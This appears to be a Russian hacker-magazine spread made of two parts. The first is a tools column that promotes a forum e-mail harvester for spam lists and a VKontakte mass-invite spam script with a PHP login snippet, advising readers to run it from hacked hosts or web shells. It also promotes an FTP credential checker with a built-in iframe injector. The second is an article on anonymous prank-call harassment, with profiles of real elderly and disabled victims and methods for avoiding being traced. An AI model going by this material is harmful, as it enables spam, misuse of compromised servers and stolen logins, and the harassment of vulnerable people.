На страницах журнала я неоднократно выкладывал различные спам-утилы. Но, как известно, одним софтом сыт не будешь — нужны еще и хорошие email-листы. Способов добычи мыльников несколько, выделим основные:

```
1. Взлом СУБД на крупных ресурсах.
2. Протроянивание пользователей
(с последующей кражей контактов из
Outlook/The Bat/etc).
3. Сбор мыльников с веба.
```

По поводу первого пункта вопросов возникнуть не должно (полистай подшивку][). Что касается протроянивания, то для успешного выполнения поставленной задачи понадобится много сил, средств и времени. А вот сбор мыльников с веба является, пожалуй, самым «народным» способом пополнения спам-баз. Однако для парсинга веб-контента на наличие email-адресов необходим удобный и надежный софт. Именно поэтому я и хочу обратить твое внимание на тулзу под названием Forum e-mail parser. Прога предназначена для сбора мыльников с форумов и поддерживает самые разнообразные движки. Все, что от тебя требуется, — указать стартовую и конечную страницы интересующей темы форума, а также добавить линк форума в базу утилы. Софтина включает в себя следующее:

```
1. fmailparser.exe — сама программа.
2. url.txt — здесь следует прописать URL форума, с которого ты хочешь
собрать email-базу :). Запись должна
быть вида http://forum.target.com/
viewtopic.php?t= (на примере phpbb).
3. pages_start.txt — сюда вбивай
номер страницы, с которой начинается
поиск мыльников на борде.
4. pages_end.txt — здесь указывай
конечный номер паги для парсинга.
```

После запуска тулзы все найденные мыльники будут сохранены в файл emails.txt. Если верить автору, то программа полностью написана на PHP, а значит, сверхскоростной работы от нее ждать не следует. Тем не менее после теста утилиты на забугорном дедике в течение двух суток я собрал приличного размера базу с нескольких инвест-форумов, чего и тебе желаю :).

ПРОГРАММА: „ВКОНТАКТЕ ИНВАЙТЕР"
ОС: *NIX/WIN
АВТОР: NNNS

Рекламим группу в «контакте»

В последнее время все большее распространение получают блоги/онлайн-дневники и подобные им ресурсы. Взять хотя бы всем известный www.vkontakte.ru. Честно говоря, я всегда относился к подобным проектам скептически (порой пообедать-то времени не хватает, какое уж тут общение :)). Но в ВКонтакте.ру, хочешь или нет, регнуться придется. Ведь шарик наш круглый, и знакомые есть во всех его уголках. Только не подумай, что я всячески рекламирую вышеуказанный проект, думаю, ты уже давно активировал там свой аккаунт. А раз так, то и в группу читателей][наверняка вступил, правда? Групп, кстати, в ВКонтакте.ру развелось великое множество: начиная с любителей кальяна и заканчивая линуксоидами. К чему я веду? Все просто: создав группу, ее нужно как-то рекламировать. Делать это проще всего рассылкой мессаг в ПМ юзверям ресурса (полагаю, ты получаешь таких приглашений по несколько штук в день). Вот только ручками отсылать сообщения непродуктивно, поэтому предлагаю тебе заюзать специализированный скрипт — «ВКонтакте инвайтер». Тулза полностью написана на PHP с использованием хорошо известных всем функций (кусок кода):

```
# Соединяемся с сервером vkontakte.
ru
$fp=fsockopen("vkontakte.ru",80,$e
rrno,$errstr,10);
if (!fp) {die();}

# Авторизуемся
$out = "GET /login.php?email=".$ema
il."&pass=".$pass." HTTP/1.0\r\n";
$out .= "Host: vkontakte.ru\r\n";
$out .= "User-Agent: ".$user_agent.
"\r\n";
$out .= "Cookie: income=1\r\n";
$out .= "Content-Type:text/xml;
charset=windows-1251\r\n\r\n";
fwrite($fp,$out);
$ans='';
while(!feof($fp))
{
   $ans.=fgets($fp,128);
}
fclose($fp);
```

Несмотря на однопоточность и простоту реализации, скрипт стабильно выполняет свою работу, а именно уведомляет юзеров о нашем приглашении в группу. Единственное, что необходимо указать перед запуском, — диапазон пользователей, ID группы и заранее регнутый аккаунт. После этого следует надавить на баттон с приветливой надписью «Пригласить» (aka «Проспамить» :)) и ждать результатов. Естественно, для подобных манипуляций свой аккаунт лучше не юзать, поэтому пару-тройку штук акков разумнее замутить заранее. Скрипт, кстати, советую запускать с ломаных (анонимно купленных) хостов (в большинстве случаев подойдут и обычные веб-шеллы). Напоследок хочу предупредить тебя об одном: все свои действия ты совершаешь на свой страх и риск, поэтому если админам проекта не понравится активность твоей группы, то пеняй на себя, я тебя предупредил.

ПРОГРАММА: MFORMAT UTILITY
ОС: WINDOWS 2000/XP
АВТОР: TRANSCEND

В очередной раз купив новую флешку (старой на 512 метров стало катастрофически не





Утилита mFormat

хватать), я первым делом задался вопросом безопасности. Посуди сам, флешка — вещь маленькая и хрупкая, потерять ее достаточно легко, а цена такой утраты может быть очень велика. Следовательно, проблема требовала скорейшего решения. В моем представлении, варианта тут могло быть два:

1. Шифрование всех файлов на носителе сторонней криптоутилой по отдельности.


2. Создание единого целевого контейнера на флешке.

Я склонялся ко второму варианту, поскольку он казался более удобным и практичным в повседневном использовании. Погуляв по Гуглу около часа и ничего интересного не обнаружив, я обратился за советом к своему знакомому, который и предложил мне заюзать утилу mFormat Utility. Как вскоре выяснилось, тулза была написана компанией Transcend и предназначалась специально для серии флешек JetFlash. Сама прога представляет собой exe'шник, который запускается со сменного носителя aka флехи. Тулза разрешает доступ к защищенному разделу только после ввода пароля. Из возможностей утилы можно выделить следующие:

```
1. Не требует инсталляции.
2. Позволяет разбивать флешку на два
локальных диска (с последующим фор-
матированием).
3. Позволяет создавать контейнер на
сменном носителе, ограничивая доступ
вводом пароля.
```

Единственный минус — софтинка поддерживает только накопители серии JetFlash. Поэтому, если ты являешься счастливым обладателем подобного девайса, не забудь слить тулзу с нашего DVD.

ПРОГРАММА: HICEQ BOT
ОС: *NIX/WIN
АВТОР: THE MAFIA


Ручной ICQ-бот :)

Описывая очередную утилу, я даже не буду спрашивать, используешь ли ты асю. Глупый вопрос. Поэтому не буду отвлекаться от темы и представлю тебе одного из лучших ICQ-ботов — hICeQ bot. Как и для каких целей ты будешь его использовать, дело твое, замечу только, что пройти мимо него нельзя. Если говорить коротко, то связка ICQ-бот + web-админка позволяет:

```
• просматривать всю информацию о
добавленных ботах,
• управлять пользователями бота,
• настраивать/изменять/добавлять
команды боту,
• управлять показом рекламы в боте.
```

Софтина написана на PHP и работает с MySQL. Для установки необходимо выполнить следующие действия:


```
1. Залить папку hICeQ в любую веб-
диру на сервере.
2. Создать базу данных hICeQ и от-
редактировать параметры коннекта
скрипта к СУБД в config.php.
3. Выполнить SQL-запрос из файла
hICeQ.sql в БД hICeQ.
```

На этом основной этап установки будет завершен. Далее идем в админку по адресу http://site.com/hICeQ, жмем «Добавить номер» и вписываем уин и пароль для будущего бота. В разделе «Команды» добавляем свои команды (при желании) и запускаем бота. Из стандартных команд можно выделить следующие:

```
.code — инструменты для шифрования/
дешифрования данных
== .bin2txt — Convert from binary to
text
== .txt2bin — Convert from text to
binary
== .ip2long — Convert IPv4 IP into a
proper address
== .host2ip — IP-адрес хоста
== .md5 [string] — преобразовать
[string] в hash md5 *
== .unmd5 [string] — попробовать
расшифровать [string] **
== .bin2hex — Conver from bin to hex
== .bindec — двоичная => десятичная
система счисления
== .decbin — десятичная => двоичная
система счисления
== .url_decode — преобразовать ссыл-
ку urlencode
== .length — вычислить количество
символов в [string] (где [string]
— предложение, слово или фраза)
== .ascii — ASCII-код символа
== .mirror — зеркальная надпись
[gnirts] (strrev)
== .base64_decode
== .base64_encode
== .gen [number] — генератор пароля,
где [number] — это число символов в
пароле, стандарт 8
.adversting — реклама в боте
.kid [icq number] — поиск ICQ-номера
в базе кидал kidala.info
.calc — калькулятор
```

Особое внимание советую обратить на рекламу, то есть на возможность ее показа. Кроме того, тулза поддерживает неограниченное количество ботов, что является еще одним жирным плюсом утилы. В общем, пользуйся и радуйся.
P.S. Ребятам из The Mafia отдельный респект от меня лично.
P.P.S. Весь движок бота предоставлен в сорцах, так что при наличии прямых рук/трезвой головы (нужное подчеркнуть) ты можешь улучшить продукт, только не забывай указывать копирайты :).

ПРОГРАММА: ANTICHAT FTP CHECKER
ОС: WINDOWS 2000/XP
АВТОР: RAZZZAR


Мощнейший FTP-чекер

В одном из прошлых выпусков X-Tools я выкладывал FTP-чекер, написанный на PHP. В чем недостатки подобных скриптов? Во-первых, нужно искать хостинг с поддержкой PHP, зачастую ставить MySQL и т.п. А во-вторых, скорость работы таких утил оставляет желать лучшего. Поэтому, когда мне надоело геморроиться с имеющимся в наличии софтом, я просто обратился за помощью к знакомому, который и одолжил мне Antichat FTP Checker. Софтинка обладает весомым функционалом:

```
— встроенная функция аплоада файлов
на FTP-сервер;
— возможность работы через HTTP
Proxy, SOCKS4, SOCKS5;
— встроенный ифреймер;
— экспорт валидных FTP в файл.
```

Кроме того, чекер распознает логи практически в любом виде, что не может не радовать:

```
ftp://qwe.com/
ftp://asd:@qwe.net
my:a@qwe.ru/
ftp://@qwe.com
qwe.us
```

Прибавим к этому удобный GUI-интерфейс, многопоточность, обилие настроек — и мы получим мощнейший инструмент для работы. Скажу честно, сам софтинку юзаю и вполне ей доволен. Так что обязательно затесть тулзу, благо мы выложили ее на DVD.



MIIIHAN
/ MIIIHANP@GMAIL.COM /

ТЕЛЕФОННЫЙ ВЗЛОМ МОЗГОВ

ПРАНК: ЧТО ЭТО ТАКОЕ И С ЧЕМ ЕГО ЕДЯТ

«Ура! Меня послали на фиг!» — заорал я с чувством глубокого удовлетворения и счастья, после того как абсолютно незнакомый мне человек, изрядно выругавшись, повесил трубку телефона. Я с гордостью ощутил, что наконец-таки стал тем, кем так долго стремился стать, — пранкером.

ЧТО ЖЕ ТАКОЕ ПРАНК?

Пранк (от англ. prank — выходка, шутка) — это увлечение, заключающееся в совершении звонков по случайному или определенному телефонному номеру с целью получения неадекватной реакции жертвы, а также в записи этой реакции. Наиболее удачные записи выкладываются на пранк-сайтах. В России это увлечение стало распространяться на рубеже XX-XXI веков и в настоящее время продолжает набирать обороты. Твой любимый журнал уже однажды писал о пранке, но, как и любое течение, течение пранка трансформируется и прогрессирует. Сегодня я расскажу, что изменилось в пранке за последние годы.

ТИПЫ ПРАНКОВ

Обычно пранк начинается с нестандартной фразы или просьбы звонящего, варьирующихся в диапазоне от «Это бассейн?» и до «Звезди давай!». Кульминация пранка наступает тогда, когда жертва, выведенная из себя, начинает материть и посылать звонящего. Как можно догадаться, заканчивается пранк тогда, когда жертва в порыве ярости бросает трубку телефона. Однако пранк — это не всегда доведение жертвы до состояния аффекта. Пранки бывают разных типов.

Лайт-пранк — самый безобидный вид пранка, главной целью которого является создание хорошего настроения как у пранкера, так и у «жертвы». Обычно это нормальный разговор с обилием шуток и приколов с обеих сторон.

Хард-пранк — полная противоположность лайт-пранку, его целью является доведение жертвы до состояния, близкого к помешательству (с помощью любых приемов). Обычно в таких пранках и жертва, и звонящий стараются как можно сильнее опустить друг друга. В ход идет все: от почти невинных подколов и до жесткого глумления.

Технопранк — еще один вид пранка, который кардинально отличается от остальных. Здесь пранкер сам непосредственно не участвует в процессе, а лишь включает заранее заготовленные записи. Этими записями могут быть вырезки фраз из уже записанных пранков, фразы из игр, фильмов или же просто какие-нибудь звуки. Задачей пранкера является «поддержание разговора» между фразами и жертвой. Жертва почти никогда не понимает, что она отвечает не человеку и добиваться чего-либо бесполезно. Отдельно можно выделить те пранки, в которых жертве включают ее же



Вовремя нажимаем кнопку

фразы собственные, и, как ни парадоксально, она не только не понимает, что разговаривает сама с собой, но и активно пытается что-то доказать, грязно матерясь в свой же адрес. Забавно, правда?

Конференции — одно из самых молодых направлений в пранке. Оно заключается в том, что пранкер соединяет две (или более) жертвы между собой. Обычно, позвонив одной из жертв, когда та уже доведена до нужного состояния, пранкер соединяет ее с другой жертвой. Весь интерес состоит в том, что оба объекта уверены в том, что им позвонил ушастый пранкер, и не задумываясь орут друг на друга. Этот вид пранка самый сложный, потому что удерживать сразу двух жертв на связи очень трудно. Другим вариантом пранк-конференции является намеренное соединение жертв: пранкер звонит жертве, говорит, что «сейчас вас соединят с диспетчером, подождите, пожалуйста», и явным образом подключает другую жертву.

Основным средством создания пранка является грамотно выбранная жертва. Обычно жертва — это человек, который отвечает на вполне обычные вопросы неадекватно и поддерживает беседу ни о чем. Жертвы тщательно отбираются. Кандидатов на роль жертвы находят случайно — звонят по любому номеру и ждут неадекватной реакции. Такой реакцией может быть ответ на самый что ни на есть дебильный вопрос, услышав который все нормальные люди просто повесили бы трубку. Жертва не понимает, что чем больше она злится и материт пранкера, тем больший интерес тот к ней проявляет.

Также жертву можно найти по базе, например, если это известная личность или у жертвы смешная фамилия (кстати, большой список забавных фамилий можно найти на DVD). Обычно, жертва старается запугать звонящего, говорит, что вычислит его любыми способами, угрожает, употребляя нецензурную лексику. Однако существует ряд приемов, которые позволяют пранкеру оставаться безнаказанным. Я опишу несколько основных:

1. IP-телефония — самый старый способ защиты пранкера. Это обычные карточки телефонии, которые можно найти в любом магазине. Цель их использования заключается в том, чтобы дать абоненту возможность звонить в другие города, при этом предоплачивая разговор (да и тарифы зачастую выгоднее, чем у МГТС). Для пранкеров же она представляет сугубо «профессиональный» интерес: если звонить по такой карточке, номер звонящего не определяется, даже при звонке в тот же самый город (впрочем, логи могут вестись непосредственно у российских операторов, поэтому не стоит доверять способу на 100%. — Прим. Forb'a).

Плюсы:
- для звонка не нужен интернет,
- карточки можно купить практически везде.

Минусы:
- вычислить звонящего гораздо проще, чем при использовании второго способа,
- невозможность создания конференций.

2. Skype — звонки через интернет. Ты скачиваешь из интернета программу-клиент, пополняешь счет и с помощью микрофона и наушников звонишь жертве. По сравнению с IP-телефонией, этот способ удобнее по технике и значительно лучше по качеству записи.

Плюсы:
- почти полная анонимность,
- возможность создания конференций.

Минусы:
- трудность пополнения счета (если нет кредитной карты, WebMoney и т.п.),
- для звонка необходим широкополосный доступ к интернету.

Итак, как же совершать звонки на обычные телефоны посредством Skype? В первую очередь следует зарегистрировать аккаунт и пополнить счет. С первым, я думаю, ни у кого проблем не возникнет, да и с пополнением счета в настоящее время особых трудностей нет — вариантов куча: кредитной картой или через WebMoney (а пополнить WebMoney, в свою очередь, можно через автоматы моментальных платежей, карточки, почтовые переводы и т.п.). Деньги на счете есть, переходим к звонкам. Чтобы набрать номер телефона, нужно точно знать код страны, код города и, естественно, сам номер телефона. Набирать номер нужно в таком же порядке: +(код страны)(код города)(номер телефона). И вот мы сделали наш пробный звонок — связь есть, обе стороны друг друга слышат. Это прекрасно :).





dvd
На диске ты найдешь список прикольных фамилий российских граждан, большое количество самых хитовых пранков, подробную документацию по звонкам через интернет и весь софт, описанный в статье.



Начинаем разговор

Грамотная настройка плацдарма








Знаменитые жертвы


«Дед ИВЦ» (он же «мужик») — пенсионер, бывший работник военкомата 1936 года рождения. Самый первый пранк (который позже был выложен в интернет) был записан именно с этой жертвой еще в 1989 году. Человек по имени Ярослав случайно ошибся номером и услышал в ответ первосортный набор ругательств, перемежаемый лекциями на тему воспитания молодежи. Разговоры с этой жертвой пранка записывались на кассетный магнитофон «Электроника-302», вошедший в фольклор российского пранка как «шарманка низкопробная». «Дед ИВЦ» несколько раз пробовал сменить телефон, но его вычисляли и снова звонили. Раньше он раньше в Москве, в Ясенево, затем переехал, и его след был потерян на долгие годы. Женившись, он снова переехал в Москву. В конце 2004 года


«Дед ИВЦ»

его вычислили и пробовали звонить, но он к тому времени уже «выдохся» и кроме фразы «Пятый, перекрыть Алабяна!» и еще пары смачных выражений ничего интересного не выдал.


«Бабка АТС» найдена в марте 1998 года старшеклассником из города Кемерово по имени Роман. Он позвонил на АТС с целью узнать долг за телефон, но ошибся номером. К телефону подошла пожилая женщина, которая, услышав вопрос «Это АТС?», начала материться. Впоследствии Рома пригласил друга, и вместе они записали несколько разговоров с женщиной, получившей прозвище «Бабка АТС». Они успели записать семь пранков, после чего телефонный номер был ими утерян: номер «Бабки» был записан в память телефона, который через неделю сломался. Эти записи товарищи давали послушать друзьям, переписывали с кассеты на кассету, пока, наконец, кто-то не выложил их в интернет. Это один из самых знаменитых пранков. Фраза «Алло, это АТС?» часто используется пранкерами.


«Спидовая бабка» — пенсионерка, прославившаяся выражениями «Ах ты, сука спидовый! Спидовый!», «Сушеное г*вно» и «Анафем проклятый», обогатившая русский пранк широким арсеналом запредельно отвратительных ругательств и мини-историй про якобы имеющие место извращения между некой Ниной Васильевной и ее сыном Сережкой, за которого женщина нередко принимала звонивших. Считается одной из самых лучших жертв. Была найдена неслучайно: ее номер увидели в интернете и, позвонив, записали



«Спидовая бабка»

с ней один из самых смешных пранков. Любимые фразы: «Спидовый», «В**б мать то да?», «Высосал гной у нее?» (различные вариации).


«ПП» (он же «П*здоП*дор», он же «Роман Петрович») — предположительно преподаватель вуза, отличавшийся уникальной энергией при пранковом разводе с поразительным набором ругательств и способностью генерировать новые слова путем сложения корней. Обладал широкой эрудицией, знал большое количество непристойных пословиц, имел уникальный чернушный и








▸ links
http://prank.ru
— сайт о пранкерах.


«Истеричка»

пошловатый юмор, за что и любим многими. В зависимости от настроения мог пофилософствовать: «Понимаешь, трудности надо преодолевать, а не обходить. В жизни так на халяву не пройдешь» (о взятке за зачет); спеть песню «Калинка» или же в ярости выдать нескончаемый поток сгенерированных матных слов. Любимые фразы: «Положи трубку на ***!», «Делать тебе не хрен?!». Забавные фразы: «Засунь в ж*пу палец и прокрути три раза, иначе я тебе весло вставлю», «Я тебя скалкой вдоль вонщи вы***!», «Гриб отсосиновик с красной головкой», «Вставь в ж*пу провод и будешь спутником!», «Диджей, опять ты!». Как преподаватель выдавал фразы: «В чем твой детерминизм?», «Пожалуйста, мне векторный анализ и теорию поля!», «Биосинтез белка на рибосомах клетки путем последовательного соединения нужных аминокислот в строго определенном порядке». В пранках с этим персонажем фраза «Дальше что?» звучит рекордное количество раз. Надо сказать, что, в отличие от большинства жертв пранка, он не просто матерился в трубку, услышав уже знакомый голос, а выслушивал «бред» пранкера и поддерживал разговор. Иногда может показаться, что не пранкер разыгрывает его, а он сам перенял инициативу и стебется над пранкером. Пранки с ним записывались в 2003-2004 годах, затем он бесследно исчез. Его возраст и имя точно неизвестны. Среди пранкеров является человеком-загадкой. Поиску ПП посвящен целый сайт в рунете. Кстати, в английской Википедии в статье про русский мат есть выражение pizdopider!


«Борис Чернюк»

«Истеричка» — женщина средних лет, демонстрирующая презрение к пранкерам как специфическим набором ругательств, так и характерным тоном отвращения. Помимо просто нецензурной ругани частенько выдает издевательским тоном длиннющие сложносочиненные и сложноподчиненные предложения о психическом и социальном состоянии звонящего, а также о подробностях интимной жизни его и его семьи. Любимые фразы: «Безмозглый дятел», «Горилла мокрож*пая», «Штопаный г*ндон». Очень эмоциональна, но несколько однообразна. У «Истерички» есть сын 15-20 лет, которого также можно услышать в пранках.

«Борис Чернюк» — пенсионер, инвалид. Никого не боялся, посылая буквально всех и забывая содержание разговора через 5 минут. К сожалению, умер. Фразы: «Да пошли вы к такой-то матери», «Пошел ты на хрен, а?», «Что вам нужно?».

«Японский дед» — пенсионер, прошедший всю войну, борющийся с «русскими фашистами» и ворами. Любимые фразы: «Русские фашисты», «Вор-бродяга», «Дай проститутку-мать», «Ворюга-бандюга». Также иногда поет.

«Олег» — как он сам утверждает, бывший майор милиции города Минска. Сейчас ему около 40 лет. Является одной из самых «щедрых» на пранки жертв — по состоянию на август 2007 года с ним записано более 500 пранков. По его словам, посещал военную кафедру, служил в ДШБ, закончил политехнический институт. У Олега было две жены и по сыну от каждой. Младшему 7-8 лет, старшему 17 лет. Хорошо подкован в блатном жаргоне.

Кстати, существует большое количество пранков с изменением голоса: пранкер звонит жертве голосом демона или, наоборот, голосом ребенка. Если раньше для этого пранкеру приходилось переходить на фальцет и бас, а потом долго откашливаться, то в наш век информационных технологий это делается с помощью программ для изменения голоса, например AV Voice Changer, MorphVOX. Эти программы адаптированы специально для Skype и особых настроек не требуют. Еще одним уже упоминавшимся преимуществом Skype является возможность создания конференций — соединения двух и более жертв. Для того чтобы это сделать, достаточно при разговоре с одним абонентом зайти в список контактов и нажать на телефон другого — и он подключится к разговору. Теперь нужно позаботиться о записи. Наиболее удобным способом записи являются специализированные программы, к примеру Skype Recorder. Он автоматически записывает все разговоры в Skype, и пранкеру уже не нужно волноваться об этом.

Самым сложным в смысле технической реализации приемом в Skype является технопранк. Если в случае IP-телефонии здесь все элементарно (можно включать фразы из колонок и т.п.), то в Skype при включении фраз возникают различные трудности с записью. Чтобы этого не случилось, можно использовать простой и не требующий дополнительных программ способ (смотри скриншоты):

Записывать таким способом сложнее: перед звонком необходимо запустить любую программу для записи звука (например, Audacity, Sony Vegas, Nero Wave Editor, «Звукозапись» :)). Фразы же включаются также в любой программе, в которой они проигрываются, например в Winamp.

3. SIPNET. Недавно появившийся способ совершения звонков через интернет, главным плюсом которого является возможность звонить в Москву и Санкт-Петербург совершенно бесплатно. Естественно, чтобы активировать аккаунт и пользоваться всеми достоинствами этой системы звонков, необходимо положить на счет хотя бы $3, что, впрочем, особой проблемы даже в России не составляет. Подробно о способе оплаты услуг SIPNET можно узнать на их официальном сайте — sipnet.ru. Кардинальное отличие SIPNET от Skype заключается в том, что здесь можно использовать разные клиенты. В клиентах, предложенных на официальном сайте, нет функции записи, поэтому мы будем рассматривать альтернативные клиенты: X-Lite и eyeBeam. Эти клиенты созданы одной и той же компанией (X-Lite является бесплатной версией eyeBeam'а, и, соответственно, в нем не хватает некоторых функций, которые, впрочем, для пранка особо и не нужны).

Итак, устанавливаем X-Lite или eyeBeam. Как настроить X-Lite, можно посмотреть на официальном сайте SIPNET, а чтобы настроить eyeBeam, запускаем программу, заходим в Settings и настраиваем, как показано на скриншоте. В SIPNET номер набирается по тому же принципу, что и в Skype, только без знака «+».

Итак, как звонить, мы выяснили, как записывать — тоже. Что касается конференций, здесь все не сложнее, чем в Skype: звоним на два номера одновременно (то есть один звонок на линии №1, второй звонок на линии №2 и т.п.).

Когда оба человека поднимут трубку, нажимаем на кнопку CONF:

